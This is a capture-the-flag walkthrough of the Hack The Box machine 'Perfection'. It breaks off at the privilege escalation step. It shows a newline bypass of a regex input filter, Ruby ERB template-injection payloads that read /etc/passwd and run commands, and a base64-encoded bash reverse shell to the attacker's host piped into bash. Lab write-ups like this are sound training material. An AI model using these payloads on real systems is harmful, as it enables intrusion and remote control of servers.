Perfection

By Praveen Kumar Sharma

For me IP of the machine is : 10.129.229.121
Lets try pinging it

```
ping 10.129.229.121 -c 5

PING 10.129.229.121 (10.129.229.121) 56(84) bytes of data.
64 bytes from 10.129.229.121: icmp_seq=1 ttl=63 time=101 ms
64 bytes from 10.129.229.121: icmp_seq=2 ttl=63 time=103 ms
64 bytes from 10.129.229.121: icmp_seq=3 ttl=63 time=102 ms
64 bytes from 10.129.229.121: icmp_seq=4 ttl=63 time=245 ms

--- 10.129.229.121 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4005ms
rtt min/avg/max/mdev = 101.059/137.720/244.704/61.770 ms
```

Alright lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.129.129.121 --ulimit 5000
```

```
rustscan -a 10.129.229.121 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TreadStone was here 🚀

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.229.121:22
Open 10.129.229.121:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 14:09 IST
Initiating Ping Scan at 14:09
Scanning 10.129.229.121 [2 ports]
Completed Ping Scan at 14:09, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:09
Completed Parallel DNS resolution of 1 host. at 14:09, 0.11s elapsed
DNS resolution of 1 IPs took 0.11s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 14:09
Scanning 10.129.229.121 [2 ports]
Discovered open port 80/tcp on 10.129.229.121
Discovered open port 22/tcp on 10.129.229.121
Completed Connect Scan at 14:09, 0.19s elapsed (2 total ports)
Nmap scan report for 10.129.229.121
Host is up, received syn-ack (0.10s latency).
Scanned at 2024-10-02 14:09:16 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

🖊 Open ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Now lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.129.129.121 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.129.129.121 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 14:11 IST
Nmap scan report for 10.129.129.121
Host is up.

PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp filtered http

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

Not much as they are filtered

Now lets do some directory fuzzing

Directory Fuzzing

```
feroxbuster -u http://10.129.229.121 -t 200 -w
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster -u http://10.129.229.121 -t 200 -w /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.129.229.121
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 💢 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       21l       37w        -c Auto-filtering found 404-like response and created
200      GET       32l      220w    13738c http://10.129.229.121/images/checklist.jpg
200      GET       11l       52w     3860c http://10.129.229.121/images/lightning.png
200      GET        6l       12w      142c http://10.129.229.121/css/lato.css
200      GET      103l      387w     3827c http://10.129.229.121/about
200      GET        6l       12w      173c http://10.129.229.121/css/montserrat.css
200      GET      142l      444w     5191c http://10.129.229.121/weighted-grade
200      GET      235l      442w    23427c http://10.129.229.121/css/w3.css
200      GET        4l       66w    31000c http://10.129.229.121/css/font-awesome.min.css
200      GET      101l      390w     3842c http://10.129.229.121/
200      GET       51l      214w    14842c http://10.129.229.121/images/susan.jpg
200      GET      176l     1024w    79295c http://10.129.229.121/images/tina.jpg
[####################] - 19s     4626/4626    0s      found:11      errors:2
[####################] - 18s     4614/4614    256/s   http://10.129.229.121/
```

Directories

200 GET 32l 220w 13738c http://10.129.229.121/images/checklist.jpg

200 GET 11l 52w 3860c http://10.129.229.121/images/lightning.png

200 GET 6l 12w 142c http://10.129.229.121/css/lato.css

200 GET 103l 387w 3827c http://10.129.229.121/about

200 GET 6l 12w 173c http://10.129.229.121/css/montserrat.css

200 GET 142l 444w 5191c http://10.129.229.121/weighted-grade

200 GET 235l 442w 23427c http://10.129.229.121/css/w3.css

200 GET 4l 66w 31000c http://10.129.229.121/css/font-awesome.min.css


200 GET 101l 390w 3842c http://10.129.229.121/

```
200 GET 51l 214w 14842c http://10.129.229.121/images/susan.jpg
200 GET 176l 1024w 79295c http://10.129.229.121/images/tina.jpg
```

Now lets see this web application now


Web Application

Default page



Nothing here but there is button to weighted grade calculator

Lets see that page now



Lets put something in this and capture the response

Calculate your weighted grade

Category	Grade	Weight (%)
test	1	1
test	1	1
test	1	1
test	1	1
test	1	1

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight.
Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Please reenter! Weights do not add up to 100.

I captured this and it asked for 100 lets see this in burp now

I got in repeater now and set where the change may happen

Lets make the weights add upto 100

```
POST /weighted-grade-calc HTTP/1.1
Host: 10.129.229.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/j
xl,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 174
Origin: http://10.129.229.121
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.229.121/weighted-grade
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=test&grade1=1&weight1=20&category2=test&grade2=1&weight2=20&
category3=test&grade3=1&weight3=20&category4=test&grade4=1&weight4=20&
category5=test&grade5=1&weight5=20
```

```
        <p>
          Please enter a maximum of five category names, your grade
          in them out of 100, and their weight. Enter "N/A" into
          the category field and 0 into the grade and weight fields
          if you are not using a row.
        </p>
      </form>
      Your total grade is 1%<p>
        test: 0%
      </p>
      <p>
        test: 0%
      </p>
      <p>
        test: 0%
      </p>
      <p>
        test: 0%
      </p>
      <p>
        test: 0%
      </p>
    </div>
  </div>
```

Ok so we have this i also saw this on the page but there is no exploit for this

Now lets try exploiting this by adding like ; in the category1 here

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 177
Origin: http://10.129.229.121
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.229.121/weighted-grade
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=test;id&grade1=1&weight1=20&category2=test&grade2=1&weight2=20
&category3=test&grade3=1&weight3=20&category4=test&grade4=1&weight4=20&
category5=test&grade5=1&weight5=20
```

```
        the category field and
        if you are not using
      </p>
    </form>
    Malicious input blocked
  </div>
</div>
</div>

<div class="w3-container w3-blac
w3-padding-64">
  <h1 class="w3-margin w3-xlarge
    Made by Secure Student Tools
```

Gaining Access

Some filtering going on here lets test all of em with ffuf
Save a valid request

```
POST /weighted-grade-calc HTTP/1.1
Host: 10.129.229.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 177
Origin: http://10.129.229.121
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.229.121/weighted-grade
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=testFUZZ&grade1=1&weight1=20&category2=test&grade2=1&weight2=20&category3=test&grade3=1&weight3=20&category4=test&grade4=1&
~
```

I added a FUZZ to the end of test here lets run ffuf now

```
ffuf -request weighted.req -request-proto http -w
/usr/share/wordlists/seclists/Fuzzing/special-chars.txt
```

```
ffuf -request weighted.req -request-proto http -w /usr/share/wordlists/seclists/Fuzzing/special-chars.txt
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

>                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 142ms]
&                       [Status: 200, Size: 5295, Words: 1181, Lines: 144, Duration: 142ms]
^                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 145ms]
#                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 155ms]
;                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 209ms]
]                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 220ms]
:                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 220ms]
+                       [Status: 200, Size: 5296, Words: 1182, Lines: 144, Duration: 232ms]
.                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 277ms]
-                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 298ms]
(                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4768ms]
=                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4768ms]
,                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4768ms]
!                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4768ms]
~                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4768ms]
"                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4925ms]
\                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4925ms]
'                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4925ms]
<                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4926ms]
_                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4926ms]
`                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 4926ms]
|                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5003ms]
[                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5080ms]
{                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5080ms]
$                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5002ms]
*                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5003ms]
}                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5080ms]
/                       [Status: 200, Size: 5296, Words: 1181, Lines: 144, Duration: 5003ms]
?                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5003ms]
)                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5003ms]
@                       [Status: 200, Size: 5221, Words: 1174, Lines: 144, Duration: 5080ms]
:: Progress: [32/32] :: Job [1/1] :: 6 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

Lets filter out 5221 here

```
ffuf -request weighted.req -request-proto http -w
/usr/share/wordlists/seclists/Fuzzing/special-chars.txt -fs 5221
```

```
ffuf -request weighted.req -request-proto http -w /usr/share/wordlists/seclists/Fuzzing/special-chars.txt -fs 5221
       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://10.129.229.121/weighted-grade-calc
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/special-chars.txt
 :: Header           : DNT: 1
 :: Header           : Sec-GPC: 1
 :: Header           : Referer: http://10.129.229.121/weighted-grade
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Priority: u=0, i
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Origin: http://10.129.229.121
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Connection: keep-alive
 :: Header           : Host: 10.129.229.121
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Data             : category1=testFUZZ&grade1=1&weight1=20&category2=test&grade2=1&weight2=20&category3=test&grad
5=1&weight5=20
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 5221
________________________________________________

&                       [Status: 200, Size: 5295, Words: 1181, Lines: 144, Duration: 189ms]
+                       [Status: 200, Size: 5296, Words: 1182, Lines: 144, Duration: 209ms]
/                       [Status: 200, Size: 5296, Words: 1181, Lines: 144, Duration: 309ms]
:: Progress: [32/32] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Lets try URL encoding and then testing them
I dont think & is valid as it just in the request itself for the next one

`+` is just space and / is new line

```
ffuf -request weighted.req -request-proto http -w <(cat /usr/share/wordlists/seclists/Fuzzing/special-chars.txt | jq -Rr @uri) -fs 5221
```

```
ffuf -request weighted.req -request-proto http -w <(cat /usr/share/wordlists/seclists/Fuzzing/special-chars.txt | jq -Rr @uri) -fs 5221
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://10.129.229.121/weighted-grade-calc
 :: Wordlist         : FUZZ: /proc/self/fd/11
 :: Header           : Host: 10.129.229.121
 :: Header           : Origin: http://10.129.229.121
 :: Header           : Sec-GPC: 1
 :: Header           : Connection: keep-alive
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : DNT: 1
 :: Header           : Referer: http://10.129.229.121/weighted-grade
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Priority: u=0, i
 :: Data             : category1=testFUZZ&grade1=1&weight1=20&category2=test&grade2=1&weight2=20&category3=test&grade3=1&weight3=20&cate
5=1&weight5=20
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 5221
________________________________________________

%2F                     [Status: 200, Size: 5296, Words: 1181, Lines: 144, Duration: 309ms]
:: Progress: [32/32] :: Job [1/1] :: 86 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

So just / is valid now lets test it now

```
category1=test%0a;&grade1=1&weight1=20&category2=test&grade2=1&weight2=
20&category3=test&grade3=1&weight3=20&category4=test&grade4=1&weight4=20
&category5=test&grade5=1&weight5=20
```

```
                the category field and
                 if you are not using a
              </p>
121           </form>
122           Your total grade is 1%<p>
                test
123             ;: 0%
              </p>
```

So just %2F just is not a new line and we can bypass the filter this ways as this is just regex that only works on a single line

Lets find SSTI Payload of Ruby now
Found this one from Payload all the things :
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#ruby

Ruby

Ruby - Basic injections

ERB:

```
<%= 7 * 7 %>
```

Slim:

```
#{ 7 * 7 }
```

Ruby - Retrieve /etc/passwd

```
<%= File.open('/etc/passwd').read %>
```

Ruby - List files and directories

```
<%= Dir.entries('/') %>
```

Ruby - Code execution

Execute code using SSTI for ERB engine.

```
<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
```

Lets try the ERB here
(u have to URL encode the % to %25 here)

```
category1=test%0a<%25=7*7%25>;&grade1=1&weight1=20&category2=test&grade2
=1&weight2=20&category3=test&grade3=1&weight3=20&category4=test&grade4=1
&weight4=20&category5=test&grade5=1&weight5=20
```

```
121          </form>
122          Your total grade
               test
123            49;: 0%
             </p>
             <p>
```

Now lets try the backtics for code execution

```
POST /weighted-grade-calc HTTP/1.1
Host: 10.129.229.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/j
xl,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 204
Origin: http://10.129.229.121
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.229.121/weighted-grade
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=test%0a<%25=`cat
/etc/passwd`%25>;&grade1=1&weight1=20&category2=test&grade2=1&weight2=20
&category3=test&grade3=1&weight3=20&category4=test&grade4=1&weight4=20&c
ategory5=test&grade5=1&weight5=20
```

```
</form>
Your total grade is 1%<p>
  test
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List
  Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
  gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
  _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
  systemd-network:x:101:102:systemd Network
  Management,,,:/run/systemd:/usr/sbin/nologin
  systemd-resolve:x:102:103:systemd
  Resolver,,,:/run/systemd:/usr/sbin/nologin
  messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
  systemd-timesync:x:104:105:systemd Time
  Synchronization,,,:/run/systemd:/usr/sbin/nologin
  pollinate:x:105:1::/var/cache/pollinate:/bin/false
  sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
  syslog:x:107:113::/home/syslog:/usr/sbin/nologin
```

Got RCE on this now

to get a revshell im gonna base64 encode the revshell and then post it with base64 -d to decode on there to get a shell to now deal with special character and encoding them on my side

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Perfection git:(main)±1 (0.018s)
cat shell

bash -i  >& /dev/tcp/10.10.16.10/9001  0>&1


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Perfection git:(main)±2 (0.023s)
cat shell | base64

YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTAvOTAwMSAgMD4mMQo=
```

Now start a listener now

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
```

Now put in the payload like this

```
category1=test%0a<%25=`echo
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTAvOTAwMSAgMD4mMQo= | base64 -d
 |
bash`%25>;&grade1=1&weight1=20&category2=test&grade2=1&weight2=20&catego
ry3=test&grade3=1&weight3=20&category4=test&grade4=1&weight4=20&category
5=test&grade5=1&weight5=20
```

Here is the payload

```
echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTAvOTAwMSAgMD4mMQo= | base64 -
d | bash
```

And we get out revshell here

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.129.229.121 37794
bash: cannot set terminal process group (985): Inappropriate ioctl for device
id
bash: no job control in this shell
susan@perfection:~/ruby_app$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
susan@perfection:~/ruby_app$ ls
ls

main.rb
public
views
susan@perfection:~/ruby_app$
susan@perfection:~/ruby_app$
```

Lets upgrade this a bit

```
susan@perfection:~/ruby_app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
susan@perfection:~/ruby_app$ ls
ls
main.rb  public  views
susan@perfection:~/ruby_app$
```

Here is your user.txt

```
susan@perfection:~/ruby_app$ cd
cd
susan@perfection:~$ ls -al
ls -al
total 48
drwxr-x--- 7 susan susan 4096 Feb 26  2024 .
drwxr-xr-x 3 root  root  4096 Oct 27  2023 ..
lrwxrwxrwx 1 root  root     9 Feb 28  2023 .bash_history -> /dev/null
-rw-r--r-- 1 susan susan  220 Feb 27  2023 .bash_logout
-rw-r--r-- 1 susan susan 3771 Feb 27  2023 .bashrc
drwx------ 2 susan susan 4096 Oct 27  2023 .cache
drwx------ 3 susan susan 4096 Oct 27  2023 .gnupg
lrwxrwxrwx 1 root  root     9 Feb 28  2023 .lesshst -> /dev/null
drwxrwxr-x 3 susan susan 4096 Oct 27  2023 .local
drwxr-xr-x 2 root  root  4096 Oct 27  2023 Migration
-rw-r--r-- 1 susan susan  807 Feb 27  2023 .profile
lrwxrwxrwx 1 root  root     9 Feb 28  2023 .python_history -> /dev/null
drwxr-xr-x 4 root  susan 4096 Oct 27  2023 ruby_app
lrwxrwxrwx 1 root  root     9 May 14  2023 .sqlite_history -> /dev/null
-rw-r--r-- 1 susan susan    0 Oct 27  2023 .sudo_as_admin_successful
-rw-r----- 1 root  susan   33 Oct  2 06:58 user.txt
-rw-r--r-- 1 susan susan   39 Oct 17  2023 .vimrc
susan@perfection:~$
```

Vertical PrivEsc

So there is this Migration folder in the home directory of this user

It was sqlite so i ran the sqlite comamnd for it

```
